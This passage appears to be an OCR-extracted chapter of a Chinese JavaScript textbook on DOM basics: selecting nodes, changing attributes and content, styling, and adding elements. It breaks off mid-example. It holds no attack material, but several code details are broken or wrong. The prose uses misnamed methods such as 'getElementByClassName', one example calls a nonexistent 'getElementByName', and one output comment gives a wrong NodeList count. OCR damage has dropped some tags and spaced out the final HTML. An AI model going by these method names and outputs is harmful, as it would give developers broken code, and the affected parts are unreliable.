第 3 章 筑基篇——DOM

3.1 DOM 基础介绍

文档对象模型(DOM)是 HTML 和 XML 文档的编程接口。它提供了对文档的结构化的表述,并定义了一种方式可以从程序中对该结构进行访问,从而改变文档的结构、样式和内容。DOM 将文档解析为一个由节点和对象(包含属性和方法的对象)组成的结构集合。简而言之,它会将 Web 页面和脚本或程序语言连接起来。

一个 Web 页面是一个文档。这个文档可以在浏览器窗口中或作为 HTML 源码显示出来,但在上述两种情况中都是同一份文档。文档对象模型提供了对同一份文档的另一种表现、存储和操作的方式。DOM 是 Web 页面的完全的面向对象表述,它能够使用如 JavaScript 等脚本语言进行修改。

W3C DOM 和 WHATWG DOM 标准在绝大多数现代浏览器中有对 DOM 的基本实现。许多浏览器提供了对 W3C 标准的扩展,所以在使用时必须注意,文档可能会在多种浏览器上使用不同的 DOM 访问。

例如,W3C DOM 中指定下面代码中的 getElementsByTagName 方法必须返回所有< P >元素的列表,代码如下:

```
//第 3 章 getElementsByTagName 方法必须返回所有< P > 元素的列表
paragraphs = document.getElementsByTagName("P");
//paragraphs[0] is the first < p > element
//paragraphs[1] is the second < p > element, etc
alert(paragraphs[0].nodeName);
```

所有操作和创建 Web 页面的属性、方法和事件都会被组织成对象的形式,例如,document 对象表示文档本身,table 对象实现了特定的 HTMLTableElement DOM 接口访问 HTML 表格等。

本章节假设读者已经具备了基础的 HTML、CSS 及 JavaScript 编程知识,若读者并不了解相关知识,则需要先在其他书籍或学习平台中进行前置知识的补充方可读懂。

3.1.1 获取 HTML 节点对象

在网页中编写的 HTML 代码，会以树形结构保存在内存中，这个结构通常被称为 DOM 树，正因为这种树形结构让所有的 HTML 节点建立了联系，所以开发者可以通过浏览器提供的 API 快速地获取 DOM 树中指定的文档对象或文档对象集合。DOM 树的结构与对应关系如图 3-1 所示。



图 3-1 DOM 树的结构与对应关系

通过对 DOM 树的访问，可以对网页内已知元素进行查找和增、删、改操作，浏览器对 DOM 节点的获取提供了多种灵活的方式。

1. document.getElementById()获取 DOM 节点

在 HTML 标签上可以设置 id 属性来保持标签的唯一性，该 id 可以用于 CSS，作为样式选择器使用，当然在 DOM 操作中，也可以将 id 作为节点的查找依据。接下来通过一段简单的 DOM 获取案例来学习 document.getElementById()的基本使用方式，代码如下：

```
<!-- 第 3 章 document.getElementById()的基本使用方式 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div>
    <div>
      <div>
        <button id="btn">按钮</button>

      </div>
```

```
    </div>
  </div>
  <h2 id="title">一个标题</h2>
  <h2 id="oo">另一个标题</h2>
  <button id="oo">另一个按钮</button>
  <script>
    //向函数的参数直接传入要查找的 id 名称
    var btn = document.getElementById('btn')
    console.log(btn)                //<button id="btn">按钮</button>
    var title = document.getElementById('title')
    console.log(title)              //<h2 id="title">一个标题</h2>
    //查找不存在的 id 会返回 null
    var btn1 = document.getElementById('btn1')
    console.log(btn1)               //null
    //当 DOM 树中存在两个相同 id 的元素时,得到的结果是先出现的元素
    var oo = document.getElementById('oo')
    console.log(oo)                 //<h2 id="oo">另一个标题</h2>
  </script>
</body>
</html>
```

如案例所示,id 作为 HTML 元素的唯一标识,所对应的元素也是唯一的,虽然在 HTML 元素中不同的元素使用相同的 id 并不会抛出异常,但 JavaScript 对于 id 标识的识别永远保证只返回一个结果。document.getElementById()通常用于唯一性元素的查找,这种 DOM 节点的获取方式也是性能较高的获取方式。

2. document.getElementByClassName()获取 DOM 节点

在 HTML 标签中设置 class 属性可以将不同的元素归纳为同一类别。在 CSS 选择器中,通过对 class 的追踪,可以针对所有同 class 名的 HTML 设置相同的样式,所以 class 属性对应的是多个元素且能实现将不同 HTML 标签归纳为同一组。接下来参考 document.getElementByClassName()获取 DOM 节点的案例,学习如何查找标记了 class 的 HTML 元素,代码如下:

```
<!-- 第 3 章 document.getElementByClassName()获取 DOM 节点的案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div>
    <div>
      <div>
```

```
        <button class = "elem">按钮</button>
      </div>
      <button class = "elem">第 2 个按钮</button>
    </div>
  </div>
  <h2 class = "title">一个标题</h2>
  <h2 class = "oo">另一个标题</h2>
  <button class = "elem">另一个按钮</button>
  <script>
    //向函数的参数直接传入要查找的 class 名称
    var elem = document.getElementsByClassName('elem')
    //若查找的元素存在,则会得到一个 HTMLCollection 对象,该对象与数组类似,但不具备数组
    //的原型方法
    console.log(elem)          //HTMLCollection(3)[button.elem, button.elem, button.elem]
    //elem.forEach()           //Error
    for(var i = 0 ; i < elem.length ;i++){
      console.log(elem[i])
      /*
        <button class = "elem">按钮</button>
        <button class = "elem">第 2 个按钮</button>
        <button class = "elem">另一个按钮</button>
       */
    }
    //通过 getElementsByClassName()返回的对象无论存在几个,得到的结果均为
    //HTMLCollection 对象集合
    var t1 = document.getElementsByClassName('title')
    console.log(t1)            //HTMLCollection [h2.title]
    var t2 = document.getElementsByClassName('title1')
    console.log(t2)            //HTMLCollection []
  </script>
</body>
</html>
```

document.getElementByClassName()所针对的元素并不是具备唯一性的元素,所以它执行完后会返回一个 HTMLCollection 对象,该对象以类似数组的形式存在,具备 length 属性及通过下标访问元素的特性。HTMLCollection 并不是 Array 的子类,所以它无法使用 Array 的原型对象上的任何属性与方法,若要进一步确定地得到每个元素的内容,则需要使用 for 循环来对该集合进行遍历。HTMLCollection 是一个有序集合,它内部的元素顺序遵循 HTML 中标签的编写顺序。

3. document.getElementByTagName()获取 DOM 节点

通过 document.getElementByTagName()的名称便可知,该函数是通过 HTML 标签的元素名称获取 DOM 节点的。document.getElementByTagName()与 document.getElementByClassName()的结构非常类似,不同的是,document.getElementByTagName()所传入的参数必须是 HTML 节点的标签名称,所以其使用场景便是批量地管理同类型的 HTML 标签。document.getElementByTagName()的使用案例,代码如下:

```
<!-- 第 3 章 document.getElementByTagName()的使用案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div>
    <div>
      <div>
        <button class="elem">按钮</button>
      </div>
      <button class="elem">第 2 个按钮</button>
    </div>
  </div>
  <h2 class="title">一个标题</h2>
  <h2 class="oo">另一个标题</h2>
  <button class="elem">另一个按钮</button>
  <script>
    //将函数的参数直接传入要查找的 HTML 标签名称(不区分大小写)
    var btns = document.getElementsByTagName('button')
    console.log(btns)          //HTMLCollection(3) [button.elem, button.elem, button.elem]
    var h2s = document.getElementsByTagName('H2')
    console.log(h2s)           //HTMLCollection(2) [h2.title, h2.oo]
    //查找本不存在的标签名或该网页没有使用的标签名均会返回 HTMLCollection[]
    var spans = document.getElementsByTagName('span')
    var xxxs = document.getElementsByTagName('xxx')
    console.log(spans)         //HTMLCollection []
    console.log(xxxs)          //HTMLCollection []

  </script>
</body>
</html>
```

document.getElementByTagName()在访问标签时不区分标签名称的大小写，返回的结果与 document.getElementByClassName()相同，当要查找的元素不在本网页中使用或元素本不存在时，返回的结果仍然是一个空的 HTMLCollection 对象。

4. document.querySelector()与 document.querySelectorAll()

由于 document.getElementByXXX()系列函数的单一性强，在实际开发过程中会有开发者觉得使用过于烦琐，所以浏览器也提供了与 CSS 选择器完全相同的元素获取方式。

(1) document.querySelector(CSS 选择器)：针对传入的选择器规则，匹配符合标准的元素，并返回所有符合标准元素集合的第 1 个元素。

(2) document.querySelectorAll(CSS 选择器)：针对传入的选择器规则，匹配符合标准

的元素，并返回所有符合标准的元素的集合。

document.querySelector()与 document.querySelectorAll()的基本使用案例，代码如下：

```
<!-- 第 3 章 document.querySelector()与 document.querySelectorAll()的基本使用案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div>
    <div class="oo">
      <div class="elem">
        <button id="btn" class="elem">按钮</button>
      </div>
      <button class="elem">第 2 个按钮</button>
    </div>
  </div>
  <h2 class="title">一个标题</h2>
  <h2 class="oo">另一个标题</h2>
  <button id="btn" class="elem">另一个按钮</button>
  <script>
    var oo = document.querySelector('.oo')
    console.log(oo)            //<div class="oo">...</div>
    var elems = document.querySelectorAll('.elem')
    console.log(elems)         //NodeList(4) [div.elem, button.elem, button.elem, button.elem]
    elems.forEach(function(item,index){
      console.log(item,index)
      /*
      <div class="elem">…</div> 0
      <button class="elem">按钮</button> 1
      <button class="elem">第 2 个按钮</button> 2
      <button class="elem">另一个按钮</button> 3
      */
    })
    //兼容 CSS 的复杂选择器
    var btnElems = document.querySelectorAll('button[class="elem"]')
    console.log(btnElems)      //NodeList(3) [button.elem, button.elem, button.elem]
    //id 选择器需要使用#id 属性进行查找
    var btn1 = document.querySelectorAll('#btn')
    var btn2 = document.querySelector('#btn')
    //querySeletorAll()无法保证 id 的唯一性，它会返回所有设置相同 id 的元素集合
    console.log(btn1)          //NodeList(2) [button#btn.elem, button#btn.elem]
    //querySeletor()函数无论使用何种选择器，都只返回第 1 个符合规则的元素
```

```
    console.log(btn2)                    //<button id="btn" class="elem">按钮</button>
    //当获取的元素不存在时
    var xxx = document.querySelector('xxx')
    var xxxAll = document.querySelectorAll('xxx')
    //querySeletor()会返回 null
    console.log(xxx)                     //null
    //querySeletorAll()会返回一个空的 NodeList[]
    console.log(xxxAll)                  //NodeList[]
  </script>
</body>
</html>
```

document.querySelector()与 document.querySelectorAll()都可以利用与 CSS 相同的选择器规则进行元素的查找,这种方式与 document.getElementByXXX()系列相比要更加方便些。使用 document.querySelector()时,无论符合规则的结果是否大于 1 个,都只返回第 1 个符合规则的元素,若不存在符合的结果,则会返回 null,而 document.querySelectorAll()则会将所有符合规则的元素统一放在一个 NodeList 集合中,该集合与 HTMLCollection 不同,它的原型对象上存在 forEach()函数,所以可以使用 forEach()函数对集合进行遍历。document.querySelectorAll()在处理 id 选择器的查找时,无视 id 唯一性的规则,会将所有设置相同 id 的元素装在 NodeList 集合中。

5. 其他获取 DOM 节点的方式及遍历 DOM 树

document 对象上还存在一个名为 getElementByName()的函数,该函数所描述的 name 指的并不是元素的 tagName,而是元素本身的 name 属性。name 属性是一个比较特殊的属性,它通常只被应用于表单组件,所以 document.getElementByName()的使用场景有限,代码如下:

```
<!-- 第 3 章 document.getElementByName()的使用场景 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <form action="">
    姓名:<input type="text" name="username"><br>
    电话:<input type="text" name="phone"><br>
    邮箱:<input type="text" name="email"><br name="username">
    <button name="sub">提交</button>
  </form>
  <div name="username">姓名 2</div>
  <span name="username">姓名 3</span>
```

```
    <script>
      var username = document.getElementByName('username')
      console.log(username)              //NodeList(4) [input, br, div, span]
      var phone = document.getElementByName('phone')
      console.log(phone)                 //NodeList(4) [input]
      var sub = document.getElementByName('sub')
      console.log(sub)                   //NodeList [button]
      var xxx = document.getElementByName('xxx')
      console.log(xxx)                   //NodeList []
    </script>
  </body>
  </html>
```

虽然 document.getElementByName()通常被用于表单组件的获取场景,但是只要存在 name 属性的元素都会被该函数捕捉到,并且保存在 NodeList 中。

无论使用 document.getElementByXXX()系列函数还是 document.querySelectorXX()系列函数,其获取 DOM 节点的方式都是类似的,都需要在函数执行的过程中从 DOM 树的根节点进行查找,而有一种更高效率的 DOM 节点获取方式,无须调用函数便可实现对节点的查找。在 HTML 网页第 1 次初始化时,会进行一次 DOM 节点的遍历,遍历过程中会将具备 id 属性的元素直接保存在全局作用域中,默认以 id 的值作为变量名称,代码如下:

```
<!-- 第 3 章 将具备 id 属性的元素直接保存在全局作用域中 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div>
    <div>
      <div>
        <button id="btn">按钮</button>

      </div>
    </div>
  </div>
  <h2 id="title">一个标题</h2>
  <h2 id="oo">另一个标题</h2>
  <button id="oo">另一个按钮</button>
  <script>
    console.log(btn)       //<button id="btn">按钮</button>
    console.log(title)     //<h2 id="title">一个标题</h2>
    console.log(oo)        //HTMLCollection(2) [h2#oo, button#oo, oo: h2#oo]
```

```
  </script>
</body>
</html>
```

当元素设置了 id 属性后，其对应的 DOM 对象就会被自动保存到全局变量中，在这个过程中，若 id 是唯一的，则会得到 DOM 对象本身；若存在相同 id 的元素，则会得到一个 HTMLCollection 对象并保存所有结果。

直接使用 id 的值作为变量去访问对应的 DOM 节点，要远比使用 document 上绑定的函数获取元素的速度快，其本质差异如图 3-2 所示。



图 3-2　本质差异

如图 3-2 中的描述，只要使用 document 对象上存在的任何节点查找函数，都会触发一次对 DOM 树的遍历，只有这样才能从已有的 DOM 节点中找到想要获取的节点对象，而使用 id 作为变量访问元素时，元素在首次渲染时已经缓存在全局变量中，在后续使用时直接借助缓存的变量，便可找到该元素对应的内存地址，从而快速读取 DOM 节点。

那么 document 中的函数是如何遍历 DOM 树的呢？实际上，在网页加载完毕时，浏览器会将 HTML 标签以 DOM 树的结构存储在网页的内存中，并将< body >和< title >节点绑定在 document 对象上。DOM 树在 document 上的存储结构如图 3-3 所示。

接下来采用模拟 document. getElementById( )函数的形式来解读 DOM 树的遍历规则，代码如下：

```
<!-- 第 3 章 模拟 document.getElementById()函数 -->
<!DOCTYPE html>
```

```
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div>
    <div class="oo">
      <div class="elem">
        <button id="btn" class="elem">按钮</button>
      </div>
      <button class="elem">第 2 个按钮</button>
    </div>
  </div>
  <h2 id="title">一个标题</h2>
  <h2 class="oo">另一个标题</h2>
  <button id="btn" class="elem">另一个按钮</button>
  <script>
    document.getMyElementById = function(idName){
      //获取 body 节点对象
      var body = document.body
      //创建返回值对象
      var targetElem = null
      //递归函数 loopFind(当前遍历的节点对象,要匹配的 id 名称)
      function loopFind(elem,id){
        //如果传入的 id 与当前元素的 id 相同,则记录到 targetElem 中
        if(elem.id === id){
          targetElem = elem
        }else{
```

浏览器中的标记结构

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4    <meta charset="UTF-8">
5    <meta http-equiv="X-UA-Compatible" content="IE=edge">
6    <meta name="viewport" content="width=device-width, initial-scale=1.0">
7    <title>Document</title>
8  </head>
9  <body>
10   <div id="d">
11     <button id="btn">按钮1</button>
12   </div>
13   <button id="btn1">按钮2</button>
14 </body>
15 </html>
```

实际生成的DOM树结构参考

```
{
  childNodes:[
    {
      nodeName:'DIV',
      nodeType:1,
      nodeValue:null,
      id:'d',
      childNodes:[
        {
          nodeName:'BUTTON',
          nodeType:1,
          nodeValue:null,
          id:'btn',
        }
      ]
    },
    {
      nodeName:'BUTTON',
      nodeType:1,
      nodeValue:null,
      id:'btn1',
    }
  ]
}
```

图 3-3　DOM 树在 document 上的存储结构

```
            //如果当前元素存在子元素,就遍历子元素
            if(elem.childNodes.length > 0){
              var childNodes = elem.childNodes
              //在遍历子元素的过程中获得子元素对象和目标 id 进行匹配
              childNodes.forEach(function(itemElem){
                loopFind(itemElem,id)
              })
            }
          }
        }
        loopFind(body,idName)
        return targetElem
      }
      var btn = document.getMyElementById('btn')
      console.log(btn)
      var title = document.getMyElementById('title')
      console.log(title)
    </script>
  </body>
  </html>
```

3.1.2　改变 HTML 属性和内容

获取 DOM 对象的意图并不是获取对象本身,而是通过获取想要的 DOM 节点实现对节点进行操作,这里就涉及网页交互行为的开发了。用户在计算机或移动设备上,通过键盘、鼠标或对屏幕的触摸等行为,触发了计算机应用软件对用户的行为做针对性反馈的过程就是交互。交互的前提便是获取并更改 DOM 节点的属性和内容,当开发者通过 JavaScript 对 DOM 节点的内容进行修改时,浏览器会实时响应节点的变化。

1. 改变 HTML 属性

改变 HTML 属性可以实现对 HTML 标签的快速变更,例如< input >标签存在 type 属性,该属性可以决定< input >标签作为表单控件以什么样的形式展现(如单选按钮、多选按钮、输入框及按钮等)。接下来通过编码的形式实际展示如何变更 HTML 的属性,代码如下:

```
<!-- 第 3 章 3.2.1 通过编码的形式实际展示如何变更 HTML 的属性 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
```

```
    <h2>定时修改 input 的 type 属性</h2>
    <input type="text" id="ipt" value="一个表单组件">
    <script>
      //保存常用的 input 的 type 属性
      var typeArr = ['text','password','radio','checkbox','button']
      //从下标 0 开始
      var index = 0
      setInterval(function(){
        //通过直接使用 id 变量的方式访问 input 标签
        //通过"元素.属性"方式直接就可以获取并修改元素的属性
        ipt.type = typeArr[index]
        //让序号递增
        index++
        //当序号达到数组的长度时将其归零
        if(index == typeArr.length){
          index = 0
        }
      }, 500);
    </script>
  </body>
  </html>
```

该案例结合了定时器来操作网页中的元素属性，运行案例后会发现屏幕中的元素每0.5秒便会发生变化，这便是最基本的通过DOM操作改变元素属性的案例。当通过DOM操作对属性进行更改时，首先要获取DOM节点本身，进而可以通过“节点对象.属性”的方式访问或修改节点对象的指定属性，当执行赋值操作时，该属性会直接发生变化并触发浏览器的更新。

2. 改变 HTML 内容

通过DOM节点的获取可以使用“节点对象.属性”的方式进一步操作节点的自有属性，但节点的自有属性并不包括节点内部的元素及其内容，如 中的文字内容或中的文字内容，通过HTML内置属性是无法直接获取及设置的，这种情况就需要利用DOM节点内置的innerHTML及innerText属性了。通过DOM操作改变HTML内容的案例，代码如下：

```
<!-- 第 3 章 3.1.2 通过 DOM 操作改变 HTML 内容的案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <h1 id="h">一个标题</h1>
```

```
  <div id="demo1">
    第 1 段
  </div>
  <div id="demo2">
    第 2 段
  </div>
  <script>
    var t = document.getElementById('h')
    t.innerHTML = '改变了标题内容'
    var demo1 = document.querySelector('#demo1')
    var domo2 = document.querySelector('#demo2')
    console.log(demo1.innerHTML)                    //第 1 段
    console.log(demo2.innerText)                    //第 2 段
    demo1.innerHTML = '<p>这里是<b>一段带有样式</b>的<u>文字</u></p>'
    demo2.innerText = '<p>这里是<b>一段带有样式</b>的<u>文字</u></p>'

  </script>
</body>
</html>
```

该案例的运行结果如图 3-4 所示。



图 3-4　案例的运行结果

运行案例会发现无论使用 innerHTML 属性还是 innerText 属性，都可以获取并修改 DOM 节点的元素内部的内容，不同的是设置的 innerHTML 属性中所包含的 HTML 标签可以在网页中正确地解析并展示，而设置的 innerText 属性的内容中包含的任何 HTML 脚

本都不会被浏览器解析。

3.1.3 改变 CSS 样式

3.1.2 节介绍了如何通过操作 DOM 对象改变 HTML 元素的属性和内容，但在实际的应用开发场景中，浏览器中渲染的 HTML 标签通常伴随着复杂的样式而出现，所以通过 DOM 操作修改 HTML 元素的 CSS 样式是开发场景中特别大的需求之一。改变元素的样式有多种方式，最终得到的结果也各有不同。

1. 改变节点对象 style 的值

通过 document 对象抓取到的 DOM 节点都具备 style 属性，该属性即元素自带的行内样式属性，通过改变 style 属性可以直接将样式的变更反馈到网页上，代码如下：

```
<!-- 第 3 章 3.1.3 通过改变 style 属性可以直接将样式的变更反馈到网页上 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <div id="box">
    一个盒子元素
  </div>
  <div id="box1">
    另一个盒子元素
  </div>
  <script>
    //获取元素的 DOM 对象
    var box = document.getElementById('box')
    //通过"对象.style.CSS 属性"的方式可以设置元素的 CSS 样式
    box.style.color = '#fff'
    box.style.backgroundColor = 'lightblue'
    box.style.width = '200px'
    box.style.height = '200px'
    //当样式属性名为 mmm-nnn 结构时，可以使用 mmmNnn 的方式设置
    box.style.fontSize = '30px'
    box.style.textAlign = 'center'
    box.style.lineHeight = '200px'
    //可以通过直接使用"key:value;key:value"的方式对 style 进行设置
    box1.style = 'color:#fff;background-color:red;width:200px;height:200px;line-
height:200px'

  </script>
</body>
</html>
```

当通过 style 属性对元素的样式进行更改时，可以使用两种方式进行设置，两种操作方式的性能差距并不大，可以根据实际工作场景来选择合适的样式设置规则。需要注意的是，style 属性只能进行元素样式的设置，不能获取即时的网页样式值，参考接下来的案例，代码如下：

```
<!-- 第 3 章 3.1.3 style 属性只能进行元素样式的设置,不能获取即时的网页样式值 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    #box{

color:#fff;background-color:red;width:200px;height:200px;line-height:200px
    }
  </style>
</head>
<body>
  <div id="box" style="color:white">
    一个盒子元素
  </div>
  <script>
    //通过 DOM 节点的获取而得到的 style 属性中只保存元素行内样式的结果
    var box = document.getElementById('box')
    console.log(box.style.color)                    //white
    console.log(box.style.backgroundColor)          //空
    //若要获取非行内样式的数据,则需要通过 document.defaultView 对象动态地获得
    var boxStyle = document.defaultView.getComputedStyle(box)
    console.dir(boxStyle.width)                     //200px
  </script>
</body>
</html>
```

之所以会发生 DOM 对象的 style 属性无法获得非行内样式的值这件事，是因为浏览器在进行网页渲染时，针对样式的管理并没有与 DOM 节点放在同一个对象中，并且实际上网页的渲染流程如下：

(1) 解析 HTML 代码生成 DOM 树。

(2) 解析 CSS 样式生成样式规则(StyleRule)树。

(3) 将 DOM 树与 StyleRule 树结合，生成最终渲染所需要的 Render 树。

(4) 调用 Render 树上的每个节点的 layout()方法，计算每个元素实际在网页中占用的 x 坐标和 y 坐标及其实际大小，分配每个元素的布局位置。

(5) 调用 Render 树上的每个节点中的 paint()方法来将已经计算好位置的元素和其样式逐一画到网页中。

根据以上渲染步骤得知，实际上网页上的元素每次渲染时的位置和内容数据并没有被保存在树形结构上，而是在每次渲染前被实时计算出来。这就导致了 style 对象中无法实时保存所有的样式结果，并且想要获取一个元素已经设置好的精确样式，也需要通过函数调用的方式进行操作，这都是因为获取样式的过程中，该元素也进行了一次实时位置和样式的计算，才能返回开发者所需要的结果。

2. 预设样式的切换

针对 CSS 样式的操作，还可以以预设样式的形式进行样式更改，预设样式的方式要比直接修改 style 属性的执行性能更高，这是因为预设的样式已经在网页的样式树中保存好了，将预设的样式应用在 DOM 节点时，省去了新样式规则与原有样式规则树的合并，最多只需进行布局和绘制两个过程，进而提高了样式更新的性能。

预设样式的切换方式，代码如下：

```
<!-- 第 3 章 3.1.3 预设样式的切换方式 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    #box{
      font-size: 26px;
      font-weight: bold;
    }
    .color1{
      color: red;
    }
    .color2{
      color: blue;
    }
    .color3{
      color: green;
    }
  </style>
</head>
<body>
  <div id="box">
    HelloWorld
  </div>
  <script>
    var box = document.getElementById('box')
    var styleNameArr = ['color1','color2','color3']
    var index = 0
    setInterval(function(){
```

```
    //这里需要注意的是 DOM 节点的 class 属性需要用 className 来代替
      box.className = styleNameArr[index]
      index++
      if(index == styleNameArr.length){
        index = 0
      }
    },500)
  </script>
</body>
</html>
```

以案例内容出发，会发现结合定时器及对元素 class 属性的更改，可以让元素不停地切换预设好的样式，这种样式切换是高性能且易于开发的，所以在开发过程中，涉及固定多种状态切换的场景，就可以使用预设样式的切换方式，而涉及从头到尾描绘每个时间节点的样式状态的场景，则需要使用 style 进行样式更改。

3.1.4　DOM 对象的增删操作

前面的章节介绍了 DOM 对象的获取和属性更改，接下来学习如何在 HTML 网页中创建一个 DOM 对象。

1. 创建 DOM 对象并添加到 HTML 文档中

创建 DOM 对象最简单的方式就是采用 innerHTML 属性的方式，根据之前章节的学习了解到在某个 DOM 对象的 innerHTML 属性中增加带有 HTML 标记节点的代码，会被浏览器直接按照 HTML 标签渲染到网页中，例如想在< body >内添加一个按钮，最简单的方式，代码如下：

```
<!-- 第 3 章 3.1.4 在< body >内添加一个按钮 -->
<!DOCTYPE html>
< html lang = "en">
< head >
  < meta charset = "UTF - 8">
  < meta http - equiv = "X - UA - Compatible" content = "IE = edge">
